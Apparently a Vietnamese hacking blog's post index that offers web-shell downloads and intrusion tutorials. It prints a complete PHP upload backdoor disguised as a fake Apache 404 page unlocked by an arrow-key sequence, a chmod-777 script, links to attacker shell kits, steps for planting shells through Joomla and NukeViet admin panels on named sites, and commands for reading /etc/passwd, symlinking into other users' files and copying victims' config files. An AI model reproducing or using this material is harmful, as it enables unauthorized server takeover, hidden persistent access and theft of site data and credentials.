
Hiển thị các bài đăng có nhãn Shell. Hiển thị tất cả bài đăng
Hiển thị các bài đăng có nhãn Shell. Hiển thị tất cả bài đăng
Thứ Năm, 29 tháng 8, 2013
Có User + Pass Data trong tay ? Nhưng bạn chưa làm được gì ????
Đọc Thêm

Thứ Ba, 27 tháng 8, 2013
Hướng dẫn upload shell thông qua lỗi SQLite Manager (version <=1.2.4)
1. Máy phải cài Python, vì code exploit là PyThon. (Thật ra làm bằng tay cũng được )
2. Download file này về: http://nicedesigns.vv.si/sqlite_exploit.py
Đọc Thêm
Thứ Sáu, 16 tháng 8, 2013
OpenCart 1.5.2.1 LFI / Shell Upload / Response Splitting
================================================== =============================
Author: Janek Vind "waraxe"
Date: 06. April 2012
Location: Estonia, Tartu
Web: http://www.waraxe.us/advisory-84.html
Đọc Thêm
Thứ Năm, 18 tháng 4, 2013
Upload your shell to joomla websites
Code:
http://www.site.com/administrator/
Đọc Thêm
Thứ Tư, 14 tháng 11, 2012
Symlink sa 3.0
Download:
Mã:
http://www.mediafire.com/?n5spzc6z79512jg
TUT hướng dẫn sử dụng:
Mã:
http://www.mediafire.com/?rqd1m6sgllssi50
Nguồn Google.com
Đọc Thêm
Thứ Bảy, 10 tháng 11, 2012
Code PHP CHMOD tất cả file và thư mục trên website
Code này để thuận tiện hơn cho việc chmod nhiều file và folder.
• Để chmod 777 all file and folder:
Tạo một file có tên chmod.php có nội dung
Code:
<?php system('find . -type d -exec chmod 777 {} \; 2>&1'); system('find . -type f -exec chmod 777 {} \; 2>&1'); echo("\n\nComplete!"); ?>
- Up lên
host rồi chạy link đến chmod.php . Ví dụ http://yourdomain.com/forum/chmod.php
• Để chmod về mặc định với folder là 755 và file là 644 thì làm như trên nhưng với nội dung file chmod.php như sau:
Code:
<?php
system('find . -type d -exec chmod 755 {} \; 2>&1');
system('find . -type f -exec chmod 644 {} \; 2>&1');
echo("\n\nComplete!");
?>
Lưu ý: một số host sẽ cấm vì sử dụng hàm -exec
Mình đã up lên mediafire cho anh em
http://www.mediafire.com/download.php?c96u2a2ynuak9an Đọc Thêm
[Tổng hợp] Shell, NetCut, Symlink, CGI...
Tổng hợp bộ Shell, NetCut, Symlink, CGI... public lên đây cho anh em, đặc biệt là newbie có thêm tools tham khảo để testing.
Download:
http://www.mediafire.com/download.php?jbi4c20wt6haa4w
Pass:
phimhq.net@vnhack.us
Về cách sử dụng thì trong 4rum cũng có rồi, nếu chưa thạo thì Google search hộ cái nhé. Good luck to you!
Đọc Thêm
Thứ Sáu, 21 tháng 9, 2012
Mannu shell GUI based Symlink shell
link is
--== [[ http://www.mediafire.com/?dfn61sm88n1ve1q ]]==--
This script basically contains following functions
1.generates php.ini file to enable the disabled functions so that you can execute commands
2.Symlink the slash " / " directory (root directory) and gives the hyperlink to that directory
3.cms based symlink:- you can get the direct link of cms like joomla,wordpress
or you can get public_html diectory hyperlink just by providing website username
4.website and username (list the website hosted on server and usernames)
5.username function (in case /etc/named.conf has no read permission to list the server website)
just provide website name and press enter to get the username of the website
6.command execution:- you can run commands from this input box
![[IMG]](https://lh3.googleusercontent.com/blogger_img_proxy/AEn0k_tey_lJY3YSixEjiVsevDxAlWiJCw8bAiJaaIDvrNaFjw8z-vgZDHkfO6tFdxqVoAK7958gTOPxxKrqXYlvnXCX-ulp5nj85mvEL2Ebgl9rGe3qKqUdQrK2VFnCSKJvJ3clELdySgHXAv1AM_WumqqiO25zV9nDbj-5Qi3ao6xTW275gND8Zw=s0-d)
first of all click on "generate php.ini" hyperlink (to enable all the functions on server) and shell will show
hyperlink which we need to open in new tab and this process will enable the disabled function
second step is to click on "symlink the root folder" hyperlink to check is server is vulnerable to symlink
when we will click on this option , shell will show hyperlink to "root" directory symlink
open it in new new tab,if we dont get 404 error, means symlink has been done
now you can use third and sixth option. Đọc Thêm
Siyanur5x.php Bypass shell NEW 2012
Thứ Tư, 12 tháng 9, 2012
[Tut] Nguỵ trang shell kiểu úc

1. Anh em tạo 1 file leoshell.php nội dung như sau:
<?php
if(isset($_FILES["File"]))
{
define("DS",DIRECTORY_SEPARATOR);
echo "<body style='background:#000;color:#66ff00'>";
$Path=explode(DS,__FILE__);
unset($Path[count($Path)-1]);
$Path=implode(DS,$Path);
$Path.=DS.$_FILES["File"]["name"];
if ($_FILES["File"]["error"] > 0)
{
echo "Error: " . $_FILES["File"]["error"] . "<br />";
}
else if(move_uploaded_file($_FILES["File"]["tmp_name"],$Path))
{
echo "Stored in: " .$Path;
@chmod($Path,0755);
}
echo "</body>";
exit;
}
?>
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
<script type="text/javascript" src="http://code.jquery.com/jquery-1.8.1.min.js"></script>
<script type="text/javascript">
$(document).ready(function(){
var password="[left][right][left][right][up][down]";
var passwordType="";
$('body').keydown(function(e) {
if(passwordType=="[END]"){return false;}
switch(eval(e.which))
{
case 37:{
passwordType+="[left]";
break;
}
case 38:{
passwordType+="[up]";
break;
}
case 39:{
passwordType+="[right]";
break;
}
case 40:{
passwordType+="[down]";
break;
}
default:{
passwordType+="";
break;
}
}
if(passwordType.indexOf(password)>=0)
{
passwordType="[END]";
$("body").fadeOut(1000,function(){
$("body").css({"background":"#000000","color":"#66 ff00"});
$("body").fadeIn(1000,function(){
$("body h1").fadeOut(500,function(){
$("body h1").html("Welcome back, my Hacker !");
$("body h1").fadeIn(500);
$("body p").eq(0).fadeOut(500,function(){
$(this).html("<form method='post' enctype='multipart/form-data'>Select file to upload: <input type='file' name='File'/><input type='submit'/>");
$(this).fadeIn(500);
$("title").html("Hacked !!!!");
$("p").eq(1).html("");
$("address").html("Coded by Leorius !");
});
});
});
});
}
});
});
</script>
</head><body>
<h1>Not Found</h1>
<p>The requested URL <?=$_SERVER['REQUEST_URI']?> was not found on this server.</p>
<p>Additionally, a 404 Not Found
error was encountered while trying to use an ErrorDocument to handle the request.</p>
<hr>
<address>Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/0.9.8e-fips-rhel5 mod_qos/9.74 mod_bwlimited/1.4 Server at <?=$_SERVER['SERVER_NAME']?> Port 80</address>
</body></html>
2. Chạy file leoshell.php trên host, sẽ thấy trang 404 file not found, anh em bình tĩnh, gõ lần lượt các phím [trái] [phải] [trái] [phải] [lên] [xuống], kho báu sẽ hiện ra

3. Các bảo có thể edit mật khẩu ở đoạn, theo đúng các cú pháp [left][up][right][down]:
var password="[left][right][left][right][up][down]"
Nguồn: VHB
Thứ Tư, 1 tháng 8, 2012
[Testing] VNHack's Shell - The Best Shell for Attacker
/*=================================*\
|| ##################################### ||
|| # Code by Juno_okyo - 29/07/2012 # ||
|| # VNHack Group - wWw.VNHack.Us # ||
|| ##################################### ||
\*=================================*/
Sau 2 ngày thức trắng ngồi viết code thì giờ cũng đã gần hoàn thành con shell VNHack v1.0 :D
Giờ làm cái clip giới thiệu, chưa hoàn chỉnh nên chưa pub luôn, mọi người xem demo và góp ý kiến để mình hoàn thiện shell nhé!
Mở 1 tab Youtube mà xem HD720 nhé :D
Chức năng:
- Giao diện đơn giản: 1 menu khởi tạo shell bên trên, 1 taskbar hỗ trợ Attacker bên dưới, ở giữa là frame load shell được tạo ra.

- Khi run shell lập tức tự tạo ra vnhack.html (deface) + vnh.php (upload code) dự phòng.
- Khi khởi tạo hết tất cả các shell: gồm ~10 shell + zip.php (để ZIP code) + vnhack.html + vnh.php. Trong đó mỗi shell đc tạo ra từ vnhack.php lại nằm trong 1 folder riêng theo thứ tự tăng dần: vnh-0...
- Shell Forcer

- C99 Chip (dev từ C99)
- MadspotShell

- Symlink SA 2.0
- Priv8 Shell
- MuiCiShell (chức năng lây lan toàn server, nếu server config kém)
- iTSecTeam Shell

- XgR Shell
- ZIP Code (zip.php)
- Bypass SafeMode (via .htaccess, php.ini & ini.php)
- Reverse IP
- Whois
- Shells (cung cấp shell tại http://r57.gen.tr/)
- Tools (Tools tại http://tools.sinhvienit.net/)

- MD5 (code by Juno_okyo)
- Convert Hex <<<===>>> ASII
 2 - Run shell - giao diện đơn giản, ko rối mắt, với các button sử dụng

CSS + khung viền xanh (nhìn giao diện rất "hắc cờ")
2 - Run shell - giao diện đơn giản, ko rối mắt, với các button sử dụng
CSS + khung viền xanh (nhìn giao diện rất "hắc cờ")
 3 - Sau khi run vnhack.php thì 2 file khác cùng folder với shell được tạo ra:

 4 - Khởi tạo shell Forcer (code gốc, nhiều người vẫn nghĩ code gốc là byg.php :T):
 5 - Khởi tạo C99 Chip (develop từ c99, khá ngon, Việt hóa 99%, thích hợp cho Newbie)
 6 - Symlink SA 2.0 (bypass via Symlink Root)
 7 -
Priv8.php (Shell của Izo) <<< đây chính là ý tưởng Juno thực
hiện VNHack's Shell. Priv8 tự tạo các shell con và nhiều phương thức
Backconnect. Con này thì nhiều bạn biết rồi
7 -
Priv8.php (Shell của Izo) <<< đây chính là ý tưởng Juno thực
hiện VNHack's Shell. Priv8 tự tạo các shell con và nhiều phương thức
Backconnect. Con này thì nhiều bạn biết rồi 
 8 - Khởi tạo XgR Shell (Xgroup Shell) <<< develop từ R57
 9 - Zip.php <<< dùng để ZIP code victim - con này được tạo ra cùng folder với vnhack.php
 10 - Một chức năng ở Taskbar bên dưới: MD5 <<< code by Juno luôn
 11 - Và đây là hình ảnh sau khi khởi tạo hết shell con của vnhack.php
 Download Full "VNHack's Shell v1.0 - The Best Shell for Attacker.rar":
http://www.mediafire.com/?qctidd6n0s11cydPass Unlock: vnhack
Chủ Nhật, 17 tháng 6, 2012
Tổng Hợp Các Dạng Tut Hack Web Cơ Bản

1. Local Attack
1.26MB – Tác Giả: Unlock_virus
Video Hướng dẫn sử dụng Shell và local ( rất căn bản cho newbie)
2. Local- Mastercarder.org
7.35MB – Tác Giả: Chưa Rõ
Video Local Mastercarder.org và giải mã file config bị mã hóa (BYpass qua MySQL
3. Local attack,Upload shell
1.86MB – Tác Giả: d0nd0c(Vniss)
Video local cardheaven.net rất căn bản , dành cho newbie
4. Local host-it-now.info
3.2MB – Tác Giả: Meoconx
Video local host-it-now.info sử dụng các lệnh liệt kê domain...
5. Local attack
7.5MB – Tác Giả: ly0kha
VIdeo Local attack Congnghecuoi.com change pass admin chủ yếu cho newbie tìm hiểu ( sử dụng R57)
6. Upload Shell Local
8.5MB – Tác Giả: Chưa Rõ
Video upload shell thông qua bigdump.php và local trienpro.com
7. include Shell IPB – local
10MB – Tác Giả: Chưa Rõ
Video Include Shell IPB và local vbulletin-vietnamese.com
8. Upload SHell Joomla
Cách 1 :
_Load /administrator > Global Configuration > Systerm > Media Setting > thêm định dạng .php
_Sau đó vào Media Manager up shell.php
_Chạy shell: http://victim/images/shell.php
Cách 2 :
Edit temp Jomla : Chúng ta vào phần template > edit cái index.php template
Sau đó chạy : http://victim.com/index.php
9. Via SQl
3.8MB – Tác Giả: WarTanza
Video via Sql của WarTanza căn bản cho newbie
10. Hack Techcombank
3.7MB – Tác Giả: X-spider
Video Hack Techcombank
11. Local Upload Shell
5.27MB – Tác Giả: Hoangduye
Video Local Upload Shell Rất hay
12. Hide backdoor
2.79MB – Tác Giả: Chưa Rõ
Video Hướng dẫn hidebackdoor
13. Video backconect
2.65MB – Tác Giả: Alwayloveyou
Video Hướng dẫn căn bản và những gì cẩn chuẩn bị để có thể backconnect
14. Local bằng NC
2.35MB – Tác Giả: Talama3000
Video hướng dẫn local bằng Netcat cho newbie rất cặn cẽ từ A –> Z
15. Video Upload Shell
6.4MB – Tác Giả: CKJ
Video lợi dụng dụng bug Script để có thể upload shell
16. Video Run Shell
2.80MB – Tác Giả: MeoconX
Video hướng dẫn run shell bằng File .rar
17. Sql Nâng Cao
2.49MB – Tác Giả: Hoangduye
Video sql nâng cao của hoàng duyên
18. Hack Jet Căn bản
5.16MB – Tác Giả: Talama3000
Pass giải nén: talama [Video Hack Lỗi Jet Căn bản rành cho newbie
19. Hack sql Căn bản
5.05MB – Tác Giả: Chưa rõ
Video hack SQl căn bản dành cho AE mới vào nghề site:VNPT
20. Mysql injection
14.46MB – Tác Giả: Mr.QuangVu
Video hướng dẫn hack lỗi mysql injection và upload shell
21. Đột Nhập Icare
3.23MB – Tác Giả: Nobody
Video tấn công vào icare.com.vn qua file Validator.php
22. Hack Lỗi PHP
3.1MB – Tác Giả: Talama3000
Video hack lỗi php sử dụng order by….
23. Local BAsic
6.64MB – Tác Giả: Manhluat93
Video local backconnect và local site:vnprohost.com
24. kvircv3.4.2-remote
2.1MB – Tác Giả: Cutynhangheo
video hướng dẫn remote máy và chiếm dc tài khoản Administrator
25. Local Syslink Upload Shell
25MB – Tác Giả: Wang
Video Local Syslink upload shell
26. Video BotNet
6.76MB – Tác Giả: Chưa Rõ
Video hướng dẫn sử dụng phần mềm botnet [ phần mềm này dowload tại tools]
27. Hack TTYB
3.76MB – Tác Giả: nhokdown
server này bị một bug,tắt safe dễ dàng.
28. Upload Shell
15.3MB – Tác Giả: Ckj
Video upload shell ở manggiaovat.net
Link Download All:
pass: soleil_vhb
Đọc Thêm
Book+ shell+ video+ tools [Newbie]
Chia sẻ cho ae newbie 1 kho tài liệu lập trình, local,... Đọc Thêm
[TUT] - Upload Shell qua ACP của NukeViet
Victim : http://dansodaklak.gov.vn
Bước 1: Đăng nhập với quyền quản trị

Bước 2: Upload Themes
Vào “Quản lý giao diên” => “Cài đặt themes"
"
"

Chọn: “Cài đặt themes lên hệ thống”

Nén gói themes cần upload dưới dạng zip rồi up lên.
Lưu ý: Trong gói themes upload lên hãy chèn 1 con shell và nhơ đường dẫn của con shell đó, Ví dụ:
Soleil chèn 1 con shell byg.php trong thư mục images và có path là: /nuke/images/byg.php
Link download: http://www.mediafire.com/?c5nnn69nwbq749b
Pass dai nén: soleil_vhb
Đây là các file và forder của themes được upload lên trong đó co con shell byg.php

Tiếp tục chọn “Kiểm Tra” và hoàn thành các bước cài đặt còn lại.
Bươc 3: Run Shell
Như đã nói ở trên shell byg.php được chèn vào có path là: /nuke/images/byg.php
Nên, Link shell sẽ là:

Bài viết này soleil viết mục đich là tham khảo:
- Username và password có được do local attack
- Link shell đã được đặt pass kỹ càn nhằm tránh người ngoài vào phá hoại
- Các file, thư mục quan trong đã đươc soleil config hết.
- Đã thông báo với bên lien quan ( Vì site lien quan đến GOV)
Đọc Thêm
Các Câu Lệnh Sử dụng Shell và cách khắc phục sự cố không local được
PHP Code:
cat /etc/passwd : liệt kê các user có trên server
PHP Code:
dir /home/user/public_html/ : đi đến public_html của user
PHP Code:
ln -s /home/user/public_html/index.php hehe.txt : ghi file index.php vào file hehe.txt trên thư mục mình đang dùng : ví dụ đang dùng http://abc.com/c99.php thì vào http://abc.com/hehe.txt
PHP Code:
ln -s /home/user_của_mình/public_html/c99.php /home/user_của_victim/public_html/c99.php lựa chọn thư mục chmod 777 hay 755 mà có quyền ghi nhé =>Thì dir qua web nó rồi run command típ
_Nếu wa web nó ko run đc thì sao ?
=>thì xem web nó có forum hay cái gì đó ko mình úp shell thông qua lỗi ảnh hoặc úp wa forum
-vậy phải làm sao để xem đc file config để vào được database ?
PHP Code:
cat /home/user/public_html/forum/includes/config.php >> xem file config.php => thì download website nó về mà ngâm cứu config
PHP Code:
tar -czf hehehe.tar.gz /home/user/public_html/forum/ ko thì download cái config nó thôi.
PHP Code:
tar -czf config.tar.gz /home/user/public_html/forum/includes/config.php thì xem cách mã hóa
hiện tại có 2 cái dezend và base64_decode ,xem google thì bít
nếu zip ko đc chắc bó tay quá >> đỗi cách khác (nói lăng nhăng quá mình bỏ wa bước này )
Vậy nếu có user+pass+data mà đăng nhập ko được ,đăng nhập đc mà ko zip đc thì làm sào sữa đc mà vào admin úp shell trên forum ??
=>Con shell mình đang dùng ko phải là root nên rất hạn chế
1 vài lệnh cải thiện :
PHP Code:
chmod a+wxr file.php -rwxrwxrwx chmod a+drw file.php -rwxrwxrwx chmod -R a+rx thumuc >> giao quyen doc va vao ben trong thu muc,ke ca thu muc con chmod -R a+rwx thumuc >> quyen root
mkdir backup >> tạo thư mục backup
chmod 777 backup >> chmod nó thành 777 để mình zip data.zip lên
_Nếu ko chmod 777 được thì làm sao ?
=> tạo con chmod.php nội dung như sau:
Quote:
PHP Code:
<?php chmod("backup", 0777); ?> http://abc.com/chmod.php
sau đó úp con dumper.php lên rồi điền info vào zip ,zip xong có thể về localhost chỉnh sữa rồi úp lên => backup thế là mình đã quản lí
-Cách này lằng nhằng quá ,data nó cả trăm M thì phiền ?
vậy thì dùng con c99.php ,vào chổ nào có user mà chỉnh sữa
